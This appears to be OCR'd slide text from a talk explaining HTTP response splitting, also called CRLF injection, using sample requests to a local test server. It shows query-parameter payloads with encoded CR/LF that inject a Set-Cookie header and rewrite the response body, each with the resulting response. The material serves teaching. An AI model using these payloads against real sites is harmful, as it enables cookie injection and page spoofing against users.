HTTP Response Splitting

or CRLF injection

WTF is "CRLF"?

Typical HTTP request:

```
POST / HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0[CRLF]
Accept: text/html[CRLF]
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]
Connection: keep-alive[CRLF][CRLF]

  data=pawpaw
```

CR - Carriage Return
LF - Line Feed

CRLF means end-of-line in HTTP packets
CRLF in bytes - %0d%0a or \r\n

WTF is "CRLF"?

Typical HTTP response:

HTTP/1.1 200 OK[CRLF]
Host: www.example.com[CRLF]
Connection: close[CRLF]
X-Powered-By: PHP/5.5.31[CRLF]
Content-type: text/html[CRLF][CRLF]

page<h1>content</h1>here

CR - Carriage Return
LF - Line Feed

CRLF means end-of-line in HTTP packets
CRLF in bytes - %0d%0a or \r\n

WTF is "CRLF"?

What if we can inject in HTTP headers?

GET /?content_type=**text/html** HTTP/1.1
Host: 127.0.0.1:8081
...

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.11
Content-type: **text/html**

<html>
...

WTF is "CRLF"?


Modify headers as you wish, add new header, for example:

GET /?content_type=**text/html%0d%0aSet-Cookie: a=b;** HTTP/1.1
Host: 127.0.0.1:8081
...

[CRLF]

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.11
Content-type: **text/html**
Set-Cookie: a=b

<html>
...



WTF is "CRLF"?

Just add double [CRLF] to rewrite page content!

GET /?content_type=**text/html%0d%0a%0d%0a<h1>1<!--** HTTP/1.1
Host: 127.0.0.1:8081
...

[CRLF][CRLF]

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.11
Content-type: **text/html**

<h1>1<!--

<html>